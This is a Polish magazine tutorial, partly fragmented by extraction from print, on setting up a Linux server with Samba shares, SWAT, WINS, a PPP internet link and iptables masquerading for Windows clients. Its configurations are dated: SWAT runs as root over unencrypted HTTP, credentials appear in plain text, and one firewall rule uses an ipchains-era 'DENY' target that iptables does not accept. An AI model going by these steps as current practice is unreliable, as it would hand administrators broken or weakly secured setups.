Serwer Samby możemy skonfigurować poprzez ręczne modyfikowanie pliku **smb.conf** – tak jak pokazano to na tej stronie. Daje to duże możliwości zarządzania, ale jednocześnie wymaga sporej wiedzy. Aby ułatwić pracę początkującym użytkownikom, Ekspert zaleca korzystanie z narzędzia **SWAT** (Samba Web Administration Tool). Wchodzi ono w skład pakietu Samba i umożliwia zdalne zarządzanie tą usługą za pośrednictwem przeglądarki internetowej. SWAT to nic innego, jak prosty serwer WWW, obsługujący skrypty CGI. Zaletą jego jest graficzny interfejs, dzięki któremu w intuicyjny sposób można konfigurować Sambę. Oprogramowanie to jest bezpieczne, o ile tylko wykorzystujemy je w sieci lokalnej. Jeśli zależy nam na bezpieczeństwie, skorzystajmy z Webmina (patrz ramka na stronie 38).



Co potrafi SWAT

- edycja sekcji **[global]** pliku **smb.conf**
- zarządzanie drukarkami i zasobami plików
- wyświetlanie stanu serwera
- zarządzanie dostępem do SWAT
- dostęp do dokumentacji

1. Dzięki temu, że SWAT instalowany jest razem z Sambą, w celu jego uruchomienia wystarczy wprowadzić tylko małe modyfikacje. Najpierw należy do pliku **/etc/services** dopisać linijkę: **Swat 901/tcp**

2. Jeśli wykorzystujemy serwis **inetd**, trzeba do **/etc/inetd.conf** dodać: **swat stream tcp nowait.400 root /usr/local/samba/bin /swat swat**

3. W przypadku wykorzystywania demona **xinetd**, w jego pliku konfiguracyjnym **/etc/xinetd.conf** trzeba dodać sekcję:

```
[root@HellGate root]# cat /etc/xinetd.conf
#
# Simple configuration file for xinetd
#
# Some defaults, and include /etc/xinetd.d/


defaults
{
    instances                    = 60
    log_type                     = SYSLOG authpriv
    log_on_success               = HOST PID
    log_on_failure               = HOST
    cps                          = 25 30
}

includedir /etc/xinetd.d

service swat
{
    port = 901
    socket_type = stream
    wait = no
    user = root
    server = /usr/local/samba/bin/swat
    log_on_failure += USERID
    disable = no
}
```

4. Po ponownym uruchomieniu Linuxa (bądź tylko restarcie usługi **xinetd**) mamy możliwość połączenia się ze SWAT-em z dowolnego komputera za pomocą przeglądarki. W okno adresu wpisujemy adres serwera oraz po dwukropku numer portu 901: **http://192.168.0.1:901**

5. Nastąpi prośba o autoryzację, gdzie należy podać login oraz



hasło użytkownika root i możemy już konfigurować usługi Samby. Warto wiedzieć, że połączenia z panelem administracyjnym nie są szyfrowane, dlatego, ze względów bezpieczeństwa, Ekspert odradza łączenie się z serwerem przez internet. Program SWAT jest intuicyjny i nie powinno być problemów z jego obsługą. W razie wątpliwości zaleca się skorzystanie z dokumentacji pomocniczej.

Tworzymy wspólne udziały

Ekspert pokaże, jak stworzyć dwa rodzaje udziałów. Jeden z nich będzie dostępny dla wszystkich użytkowników z prawami do odczytu, a reszta będzie udziałami opartymi na katalogach domowych poszczególnych kont.

1. Zaczniemy od stworzenia pierwszego udziału, który nazwiemy **wspólny**. Tworzymy go na dysku poleceniem: **mkdir /home/wspólny**. Należy teraz wprowadzić niezbędne informacje w pliku konfiguracyjnym o nazwie **/etc/smb.conf**.

```
#katalog_wspólny
[wspólny]
path = /home/wspólny
comment = Wspólny katalog
#valid users = users
browsable = yes
writable = no
```

2. Każdy użytkownik ma do powyższego katalogu dostęp na poziomie odczytu. Próba zapisu zakończy się niepowodzeniem – definiuje to parametr

Uprawnienia katalogów użytkowników

1. Każdy użytkownik, mający swoje konto w systemie i w pliku z hasłami do Samby, może uzyskać pełen dostęp do swojego katalogu macierzystego z sieci. Pozwala na to sekcja **[homes]**. Wystarczy w pliku **smb.conf** dopisać trzy linijki

```
#katalogi domowe użytkowników
[homes]
comment = Katalog domowy użytkownika
writable = yes
```

Ekspert radzi

Alternatywą dla narzędzia SWAT jest **Webmin**. Stanowi on rozbudowany pakiet administracyjny do zarządzania systemami uniksowymi, który podobnie jak SWAT pracuje jako miniserwer WWW. Główną zaletą Webmina jest to, że jest on znacznie bardziej rozbudowany. Ma wiele modułów pozwalających administrować nie tylko Sambą, ale i większością usług w systemie. Zaletą jest też bezpieczeństwo pracy, gdyż połączenia z nim są szyfrowane z wykorzystaniem SSL. Najnowsza wersja programu dostępna jest w internecie pod adresem **www.webmin.com**. Zamieszczony jest także na płycie dołączonej do Eksperta.

Konta użytkowników oraz hasła

Aby użytkownicy systemów Windows mogli dostać się do plików znajdujących się na serwerze linuksowym, musimy stworzyć im odpowiednie konta.

1. Gdy w sieci wstępują różne systemy operacyjne, w celu kompatybilności Samba musi obsługiwać

waż zarówno szyfrowane hasła, jak i te przesyłane w postaci jawnej. Dlatego w sekcji **[global]** pliku **smb.conf** dopisujemy dwie linijki. Dla zwiększenia bezpieczeństwa serwera Ekspert zaleca wymuszenie autoryzacji przez każdego, kto próbuje uzyskać dostęp do zasobów. Wymusi to krótki wpis w sekcji **[global]** pliku **smb.conf**: **guest ok = no**

```
#obsługa szyfrowania haseł
encrypt passwords = yes
```

2. Podczas autoryzacji użytkowników Samba korzysta ze swojej bazy kont umieszczonej w pliku **smbpasswd**. Domyślnie plik nie istnieje, więc tworzymy go w katalogu **/usr/local/samba/private** poleceniem:

```
touch /usr/local/samba/private/smbpasswd
```

3. Należy też poinformować o tym plik konfiguracyjny Samby, podając w nim lokalizację tej bazy, więc w **smb.conf** wpisujemy:

```
smb passwd file = /usr/local/samba/private/smbpasswd
```

4. W celu umożliwienia użytkownikowi korzystania z plików na serwerze należy najpierw założyć mu konto w systemie za pomocą polecenia **adduser**, a następnie dodać je do bazy kont Samby komendą **smbpasswd** z odpowiednim parametrem

5. Powtarzamy czynności z kroku 3 dla innych kont. Szczegóły na temat składni polecenia **smbpasswd** znajdziemy w ramce obok.

```
[root@HellGate root]# adduser Wojtek
[root@HellGate root]# passwd Wojtek
Changing password for user Wojtek.
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
[root@HellGate root]# cd /usr/local/samba/bin
[root@HellGate bin]# ./smbpasswd -a Wojtek
New SMB password:
Retype new SMB password:
Added user Wojtek.
[root@HellGate bin]#
```

Ekspert radzi


Dając o jak najwyższy poziom bezpieczeństwa naszego serwera, dobrze jest w sekcji **[global]** pliku **smb.conf** ograniczyć dostęp do niego, tylko dla poszczególnych komputerów w naszej sieci. Robimy to dodając wpisy

```
#ograniczamy dostęp tylko dla hostów z naszej sieci
hosts allow = 192.168.0.
#reszta blokuje
hosts deny = ALL
```

2. W ten sposób nie trzeba definiować katalogu dla każdego konta i są one tworzone automatycznie. Inni użytkownicy nie mają do niego dostępu. Powyższa konfiguracja nie jest zbyt skomplikowana. Jednak możliwości definiowania ustawień pracy Samby są duże, dlatego zainteresowanych bardziej rozbudowaną konfiguracją Ekspert odsyła do szczegółowej dokumentacji tego narzędzia.

Mapujemy dyski

Mamy już skonfigurowany serwer Samba i możemy zacząć korzystać z udostępnionych na nim zasobów. Każdy system Windows może podłączyć się do udostępnionego katalogu i zmapować go pod wolną literą dysku (musimy tylko przypisać klientom numery IP – patrz następna strona). Dzięki temu wygląda on jak nowa partycja dysku





1. Proces podłączania możemy przeprowadzić na kilka różnych sposobów:


• Klikamy prawym przyciskiem myszki na ikonę Otoczenie sieciowe i wybieramy polecenie **Mapuj dysk sieciowy...**. W pojawiającym się oknie podajemy całą ścieżkę do zasobu, poprzedzając ją dwoma ukośnikami, na przykład **\\linuks\wspólny**. Okna różnią się w zależności

od tego, czy korzystamy z systemu Windows 9x czy 2000/XP

• Przeglądając Otoczenie sieciowe, wchodzimy w zasoby konkretnego kompu-




tera, a następnie na interesującą nas katalog klikamy prawym przyciskiem myszy (czasem trzeba poczekać kilka minut po włączeniu komputera na jego pojawienie się w oknie Otoczenia sieciowego). Wybieramy, tak jak w poprzednim przypadku, polecenie **Mapuj dysk sieciowy...**, w pojawiającym się oknie wybieramy literę dysku ●. Ten sposób jest wygodniejszy – nie trzeba pamiętać dokładnej ścieżki do mapowanego zasobu.



Ekspert radzi

Podczas łączenia ze zdalnym zasobem, w trakcie autoryzacji proszeni jesteśmy o podanie naszej nazwy użytkownika oraz hasła. Oczywiście muszą być one zgodne z tymi na serwerze Linux. Windows 2000/XP wyświetla okno, prosząc na podanie loginu oraz hasła ●. Problem pojawia się przy Windows 9x, który umożliwia tylko podanie hasła ●. System stara się automatycznie uwierzytelnić połączenie za pomocą nazwy użytkownika, którą wykorzystujemy do logowania się w Windows 9x. Aby uniknąć problemów, Ekspert zaleca zakładanie na Linuxie kont (polecenie **adduser**) o tych samych nazwach, których używamy przy logowaniu do systemu Windows 9x.

● Opcja mapowania dysków dostępna jest też w menu **Narzędzia** Eksploratora Windows. Odnajdziemy ją także w menu programu Windows Commander ●.



● Ostatnią metodą jest podłączanie do zasobu z linii komend za pomocą polecenia **net use** ●.

```
C:\>net use x: \\linuks\wspolny
Hasło dla \\LINUKS\WSPOLNY jest niewłaściwe. Aby uzyskać
skontaktuj się z administratorem sieci.
Wpisz hasło dla \\LINUKS\WSPOLNY:*****
Polecenie zostało wykonane pomyślnie.
```

2. Warto zwrócić uwagę na to, że podczas łączenia się z udziałem mamy do wyboru opcję ●. Gdy ją zaznaczymy, przy każdym kolejnym logowaniu do systemu dysk sieciowy zostanie automatycznie zmapowany.


3. W celu odłączenia udziału, należy kliknąć na nim prawym przyciskiem myszy i wybrać z menu polecenie **Odcłącz**. Możemy tego dokonać również z linii komend, wydając polecenie **net use h: /d** (jeśli udział zmapowany został jako litera **h:**).

Numery IP klientów

Zanim zmapujemy jakiegokolwiek dysk sieciowy z systemu Windows, musimy najpierw skonfigurować na nim protokół TCP/IP. Wpisać należy w nim adres IP naszego komputera (musi być inny na każdej maszynie – patrz tabela powyżej) oraz maskę podsieci ●. W sieci stworzonej przez Eksperta maską podsieci jest 255.255.255.0. Więcej informacji na temat klas adresów IP znajdziemy w ramce na stronie 36.

Adresy IP w LAN

nazwa_komputera	adres IP
Linux	192.168.0.1
Komp1	192.168.0.2
Komp2	192.168.0.3



Samba jako serwer WINS

WINS, czyli Windows Internet Name Service to usługa stworzona przez Microsoft do odwzorowywania nazw komputerów na adresy IP w sieciach lokalnych, czyli innymi słowami swego rodzaju DNS dla sieci LAN. Przeglądając Otoczenie sieciowe, wyświetlają nam się nazwy komputerów, jednak za-

nim to nastąpi, nasz komputer odpytuje wszystkie komputery w sieci o ich nazwy. Powoduje to zbędny ruch. Lepiej jest gdy to serwer WINS przechowuje listę poszczególnych hostów w sieci wraz z odpowiadającymi im adresami IP. Przyspiesza to znacznie przeglądanie sieci.

1. Jednym z komponentów Samby jest demon **nmbd**, który oferuje emulację usługi WINS. Skoro mamy już zainstalowaną Smbę, to warto wykorzystać jej dodatkowe możliwości.

W celu uaktywnienia WINS wystarczy w pliku **smb.conf** dopisać takie dwie linijki ●.



```
#obsługa WINS
wins support = yes
#kolejność odpytywania WINS
name resolve order = lmhosts host wins bcast
```

2. W celu usprawnienia pracy usługi WINS, Ekspert zaleca stworzenie w katalogu **/usr/local/samba/lib** pliku **lmhosts**, który później należy wypełnić danymi o każdym komputerze w sieci. Bazę hostów wypełniamy w następujący sposób ●.

3. Aby każdy komputer z Windows korzystał z dobrodziejstw usługi WINS, należy w jego ustawieniach sieciowych zdefiniować adres IP serwera, na którym pracuje ów demon ●. Można to zrobić w ustawieniach protokołu TCP/IP na zakładce ●.

Ekspert radzi

Parametr ● definiuje kolejne sposoby na przetłumaczenie zapytania o nazwę któregoś z komputerów na adres IP. Najpierw IP odpowiadające nazwie komputera szukane jest w plikach **lmhosts** i **hosts**. Jeśli zakończy się to niepowodzeniem, WINS szuka go w swojej aktualnej bazie danych. Ostatnim rozwiązaniem jest rozesłanie zapytania o nazwę do komputerów w sieci (tzw. broadcast – **bcast**). Jeśli chcemy wyłączyć niektóre ze sposobów wykrywania hostów w sieci, wystarczy usunąć odpowiedni wpis z pliku **smb.conf**



Trudne terminy

» **adresy IP prywatne** – pulę adresów IP wyselekcjonowane przez organizację standaryzacyjną IANA do używania w sieciach lokalnych z dostępem do internetu realizowanym przez dodatkowe urządzenie tłumaczące adresy (bramka, ruter). Komputery posługujące się adresami IP z puli prywatnej nie mogą być bezpośrednio podłączone do internetu.

» **adresy IP publiczne** – adresy, którymi można się posługiwać w internecie. Publiczne adresy IP przydziela dostawca usług internetowych.

» **bramka (brama internetowa, gateway)** – komputer lub ruter, za pomocą którego komputery w sieci lokalnej uzyskują dostęp do internetu. Bramka może również tłumaczyć adresy IP prywatne na publiczne i odwrotnie (tzw. NAT - Network Address Translation).

» **demon** – program, który pracuje w tle, a jego zadaniem jest najczęściej obsługiwanie żądań użytkowników (np. usługa WWW). W systemach z rodziny Windows demony nazywamy usługami.


» **DNS** – ang. Domain Name Service – usługa, która podobnie jak WINS odpowiedzialna jest za kojarzenie nazw hostów z ich adresami IP, ale głównie w środowisku internetu. Każda domena internetowa, zanim zostanie zarejestrowana, musi mieć przynajmniej dwa obsługujące ją serwery nazw. Pierwszy, to podstawowy (primary), na którym trzymana jest lista komputerów w domenie, wraz z odpowiadającymi im IP. To na niej wprowadzane są wszelkie zmiany dotyczące konfiguracji domeny. Drugi (i kolejne) serwery DNS pełnią rolę zapasowych, na wypadek awarii pierwszego.

» **dowiązanie symboliczne** – ang. symbolic link – plik, którego zawartość stanowi ścieżka wskazująca na inny plik lub katalog. Pozwala to tworzyć wiele skrótów odnoszących się do jednego obiektu. W systemach UNIX dowiązanie symboliczne tworzy się poleceniem **ln**

» **kompilator GCC/CC** – darmowy kompilator języka C (GNU C Compiler), niezbędny do instalacji programów dostarczanych w wersjach nieskompilowanych. W starszych wersjach systemów UNIX kompilator był dostarczany przez producenta i nazywał się CC.

» **maska sieci** – liczba wskazująca podział w adresie IP na adres sieci i adres znajdującego się w niej komputera. Na przykład liczba 255.255.255.0 informuje, że adres sieci to pierwsze trzy liczby adresu IP. Komputery używają maski podsieci do ustalenia, czy znajdują się w tej samej czy innej sieci.

» **NetBIOS** – ang. Network BIOS – protokół stworzony przez IBM i Syteka, przeznaczony do komunikacji międzyprocesowej w sieciach LAN i zaimplementowany w Windows. W Windows 9x nazwa NetBIOS-owa jest widoczna na zakładce Identyfikacja w ustawieniach Klienta sieci Microsoft, a także w Otoczeniu sieciowym ●.




» **reguła firewalla** – działanie każdej ściany ogniowej polega na respektowaniu zdefiniowanych w niej reguł, czyli sposobu reagowania na poszczególne zdarzenia. Pakiety docierające do firewalla są sprawdzane pod kątem reguł, a następnie przepuszczane lub blokowane. Najczęstszymi, podejmowanymi akcjami w stosunku do pakietów są: ACCEPT (akceptuj), DENY (blokuj) i DROP (odrzuć).

» **WINS** – ang. Windows Internet Name Service – usługa wykorzystywana w sieciach LAN, z której korzystają Windows. Jej zadaniem jest kojarzenie adresów IP komputerów z ich nazwami NetBIOS.



Dostęp do internetu

Zanim użytkownicy sieci będą mogli korzystać z internetu, musimy odpowiednio skonfigurować serwer. Zaczniemy od instalacji i konfiguracji terminalu SDI, który podłączamy do portu com1 komputera. Schemat naszej sieci będzie wyglądał tak – komputery poprzez serwer liniukowy i łącze SDI będą uzyskiwały dostęp do internetu.



Testujemy SDI

Aby upewnić się, że komunikacja między serwerem, a terminalem SDI przebiega prawidłowo, Ekspert zaleca wykorzystanie usługi **Kudzu**. Jest to demon odpowiedzialny za wykrywanie nowego sprzętu w systemie. Gdy go uruchomimy, przy starcie Linuksa powinniśmy zauważyć mrugające kontrolki na terminalu SDI. Listę automatycznie startujących usług ustawiamy komendą **ntsysv**.

```
[root@HellGate root]# cat /etc/ppp/pap-secrets
# Secrets for authentication using PAP
# client      server  secret          IP addresses
his115 * HASLO123 122.233.234.235
```

3. W katalogu **/etc/rc.d** musimy stworzyć skrypt, którego zadaniem będzie uruchamianie demona **pppd** i łączenie z internetem. Nazwijmy go **rc.his**. Ma on taką zawartość:

```
[root@HellGate root]# cat /etc/rc.d/rc.his
#!/bin/sh
pppd /dev/ttyS0 115200 modem defaultroute lock crtscts noauth user his115
```

Zwróć uwagę na zapis portu, do którego podpięty został nasz terminal. Jeśli to com1, to w Linuksie nazywamy go ttyS0, jeśli natomiast com2, to ttyS1.

4. Skrypt musi mieć prawa do wykonania, więc nadajemy je poleceniem:
chmod u+x /etc/rc.d/rc.his

5. Ostatnim krokiem jest zdefiniowanie listy serwerów DNS naszego usługodawcy internetowego (w tym przypadku TP SA). W pliku **/etc/resolv.conf** wpisujemy:

```
[root@HellGate root]# cat /etc/resolv.conf
nameserver 194.204.152.34
nameserver 194.204.159.1
```

Neostrada na Linuksie

Konfiguracja Linuksa do połączeń przez usługę Neostrada wygląda nieco inaczej. Różnica wynika z faktu, że Neostrada Plus wykorzystuje całkiem nowy mechanizm PPP over Ethernet (w skrócie PPPoE).

Szczegółowe opisy, jak skonfigurować Neostradę pod Linuksem, dostępne są pod adresami:

- www.neostrada.pl/doc/instalacja_i_rejestracja_linux.pdf
- <http://faq.neostrada.pl>
- <http://fiokware.com/neostrada.php>

Automatyczne nawiązywanie połączenia

1. W celu ułatwienia sobie życia zmusimy Linuksa, aby automatycznie wywoływał **/etc/rc.d/rc.his** i łączył się z internetem zaraz po uruchomieniu systemu. Wystarczy tylko dopisać na końcu pliku

```
if [ -x /etc/rc.d/rc.his ]; then
/etc/rc.d/rc.his
fi
```

/etc/rc.d/rc.local skrypt

2. Może się zdarzyć, że z różnych względów połączenie z internetem zostanie zerwane. Sprawę rozwiąże ponowne uruchomienie

```
[root@HellGate root]# cat /etc/ppp/options
115200
modem
defaultroute
noipdefault
lock
crtscts
noauth
user his115
persist
lcp-echo-interval 20
lcp-echo-failure 5
```

rc.his. Ale co, gdy nas nie będzie w pobliżu? Aby połączenie było samistnie nawiązywane w razie jego zerwania, należy wyedytować plik **/etc/ppp/options** i zdefiniować parametry uruchamiania demona **pppd**. Zawartość pliku powinna wyglądać tak:

Translacja adresów (maskarada)

Mechanizm maskarady wykorzystywany jest w wypadku, gdy sieć składa się z wielu pecetów, ale mamy przydzielony przez providera tylko jeden publiczny adres IP. Adresy używane w sieciach lokalnych są adresami prywatnymi, dlatego nie są widoczne w internecie. Jednemu z komputerów – serwerowi, przez który klienci uzyskują dostęp do internetu – przydziela się publiczny adres. Komputer ten tłumaczy adresy publiczne na prywatne (i odwrotnie). Dzięki temu możliwa jest wymiana danych między komputerami znajdującymi się w sieci lokalnej i w internecie. Ta technika ukrywa wszystko, co znajduje się w wewnętrznej sieci, dzięki czemu w znacznym stopniu zwiększone zostaje jej bezpieczeństwo. Stąd też nazwa – maskarada.

1. W naszym przypadku, korzystając z usługi SDI, mamy do dyspozycji tylko jeden publiczny adres (122.233.234.235), a pecetów w sieci jest kilka. Dlatego w celu umożliwienia im korzystania z internetu zastosujemy technikę maskarady. Do realizacji tego posłużymy się możliwościami, oferowanymi przez firewall IPtables (jest on wbudowany w system Linux z jądrem 2.4*). Najprostszą metodą uruchomienia na serwerze maskarady jest dopisanie do pliku **/etc/rc.local** instrukcji. Musimy także włączyć przekazywanie pakietów IP (tzw. IP forwarding). Dzięki temu serwer będzie pośredniczył w komunikacji pomiędzy siecią LAN a internetem, przesyłając przychodzące informacje do odpowiednich komputerów.

```
[root@HellGate root]# cat /etc/rc.d/rc.local
#!/bin/sh
#
# This script will be executed *after* all the other init scripts
# You can put your own initialization stuff in here if you don't
# want to do the full Sys V style init stuff.
touch /var/lock/subsys/local
if [ -x /etc/rc.d/rc.his ]; then
/etc/rc.d/rc.his
fi
#maskowanie wszystkiego co przechodzi przez interfejs ppp0
/sbin/iptables -t nat -A POSTROUTING -o ppp0 -j MASQUERADE
#uruchomienie przekazywania pakietów IP
echo 1 > /proc/sys/net/ipv4/ip_forward
/usr/local/samba/bin/startmsmb
```

2. Za realizację maskarady odpowiada w systemie IPtables, dlatego należy zadbać o to, aby usługa ta była uruchamiana podczas startu Linuksa. Zrobić to należy narzędziem **ntsysv**

Konfiguracja stacji roboczych

Do prawidłowego funkcjonowania sieci i możliwości korzystania z dośrodków internetu wymagana jest jeszcze odpowiednia konfiguracja komputerów – klientów.

1. Dla pecetów w sieci lokalnej przydzielone zostały prywatne adresy z klasy C (IP 192.168.0.0, maska 255.255.255.0) Niektóre z parametrów




Dane do konfiguracji klientów


	Wpisujemy	Uwagi
Adresy komputerów	192.168.0.X	gdzie X to liczba z przedziału 2-254
Maska podsieci	255.255.255.0	taka sama na wszystkich komputerach w sieci LAN
Brama internetowa	192.168.0.1	przez nią hosty uzyskują dostęp do internetu
Serwer WINS	192.168.0.1	rozwiązywanie nazw w sieci lokalnej
Serwery DNS	194.204.152.34 194.204.159.1	rozwiązywanie nazw w internecie (numery serwerów powinien nam dostarczyć nasz provider)

widocznych w tabeli wprowadzono już w części poświęconej sieci LAN, ale dla ułatwienia Ekspert przygotował zestawienie wszystkich danych. Na każdym pececie, niezależnie od systemu operacyjnego, ustawiamy widoczne w tabeli parametry – inaczej sieć LAN lub internet może nie działać.


2. W celu wprowadzenia tych parametrów w Windows 9x wchodzimy do ustawień sieci, następnie do właściwości protokołu TCP/IP. Na zakładce ustawiamy adres IP i maskę podsieci (o ile nie zrobiliśmy już tego, korzystając ze wskazówek na stronie 39).




3. Następnie zmieniamy jeszcze ustawienia na zakładce w taki sposób, aby podać nazwę hosta (może być dowolna, ale najlepiej, aby była zgodna z nazwą komputera w sieci lokalnej) oraz wpisujemy adresy serwerów DNS.



4. Konfigurujemy bramę, podając adres IP komputera, przez który pecet będzie łączył się z internetem. Robimy to na zakładce, wpisując



5. W Windows 2000/XP konfiguracja wygląda nieco inaczej. We właściwościach połączenia lokalnego zaznaczamy protokół TCP/IP, otwieramy jego właściwości i w polach wpisujemy numery IP bramy internetowej oraz adresy serwerów DNS.



Kilka słów o bezpieczeństwie

Rolę barykady, chroniącej naszą sieć od zagrożeń czyhających w internecie, pełni nasz serwer. Jest on pierwszą linią obrony, dlatego tak ważne jest jego bezpieczeństwo. Kluczowe znaczenie ma w tej sytuacji odpowiednia konfiguracja wbudowanego firewalla, którym w Auroksie jest IPtables. Ta świetna ściana ogniwa ma spore możliwości konfiguracji – wielu internautów uważa, że lepiej spełnia swą rolę niż IPchains.

1. W naszej sieci nie udostępniamy żadnych usług użytkownikom łączącym się ze strony internetu. Dlatego nie ma potrzeby zezwalania na jakiegokolwiek próby nawiązywania połączeń z zewnątrz – w tym celu wystarczy w pliku **/etc/rc.local** wpisać jedną regułę.

```
#Blokujemy wszystkie próby nawiązania połączenia do serwera
#które nie pochodzą z naszej sieci
/sbin/iptables -A INPUT -p TCP -s ! 192.168.0.0/24 --syn -j DENY
```

W ten sposób użytkownicy naszej sieci mogą swobodnie surfować po internecie, ale wszelkie próby połączeń z innych sieci zostaną odrzucone (porzucenie pakietów). Pamiętajmy, że w momencie, gdy zechcemy zainstalować na serwerze na przykład usługę WWW, powyższa reguła nie będzie zezwalała na korzystanie z niej użytkownikom spoza naszej sieci. Trzeba będzie ją zmodyfikować.



Ekspert radzi

Wstępnych ustawień firewalla dokonajemy za pomocą dostępnego narzędzia **Lokkit** – uruchamianego poleceniem **lokkit**.

2. Jeśli chcemy stworzyć bardziej rozbudowane reguły firewalla, warto przygotować dla nich oddzielny plik, na przykład **/etc/rc.d/rc.firewall**. W celu jego zainicjowania podczas startu Linuksa dopisujemy jego ścieżkę do **/etc/rc.local**. Chcąc blokować lub zezwalać na połączenia z poszczególnymi usługami, trzeba znać porty, których one używają. Ich numery można znaleźć w pliku **/etc/services**.

Co robić, gdy sieć nie działa?

1. Na samym początku sprawdzamy, czy wszystkie urządzenia są ze sobą poprawnie połączone, opierając się na zaleceniach z pierwszej części tekstu.

2. Upewniamy się, czy karta sieciowa została prawidłowo zainstalowana i czy nie ma żadnych konfliktów dotyczących przerwań bądź sterownika.

```
Connection-specific DNS Suffix . : Realtek RTL8139/8
Description . . . . . : 
Physical Address . . . . . : 00-50-BF-FF-54-7B
DHCP Enabled . . . . . : No
IP Address . . . . . : 192.168.0.4
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.0.1
DNS Servers . . . . . : 194.204.152.34
                        194.204.159.1
Primary WINS Server . . . . . : 192.168.0.1
```

3. Komendą **ipconfig /all** sprawdzamy poprawność ustawień TCP/IP.

4. Za pomocą narzędzia diagnostycznego **ping** sprawdzamy poprawność komunikacji między poszczególnymi komputerami w sieci lokalnej.

```
[root@HellGate /]# ping 192.168.0.4
PING 192.168.0.4 (192.168.0.4) from 192.168.0.1 : 56(84) bytes of data.
64 bytes from 192.168.0.4: icmp_seq=1 ttl=128 time=0.398 ms
```

5. Przyczyną braku komunikacji może być firewall zainstalowany na jednym komputerów w sieci i jego restrykcyjne ustawienia.

6. Jeśli upewniliśmy się, że sieć lokalna funkcjonuje prawidłowo, czas sprawdzić ewentualne przyczyny problemów z dostępem do internetu. Za pomocą polecenia **ping** zweryfikujemy poprawność połączenia z linuksowym serwerem oraz dostęp do jego zasobów. Jeśli są z tym problemy, upewnijmy się, że firewall na serwerze jest prawidłowo skonfigurowany. Przyczyna może leżeć w źle wpisanych adresach komputerów, które mają być blokowane (ich lista znajduje się w pliku **/etc/rc.d/rc.local**).

7. Jeśli jest połączenie z Linuksem, ale nie można korzystać z internetu, sprawdźmy ustawienia maskarady.

8. W przypadku gdy można korzystać z internetu, ale połączenia nawiązywane są tylko po adresach IP, oznaczając to, że adresy serwerów DNS są błędnie ustawione. **BB**



Warto zajrzeć...

Książki

Samba dla każdego, Helion, Gliwice 2002, cena 66 zł
Samba, ReadMe, Warszawa 2000, cena 68 zł
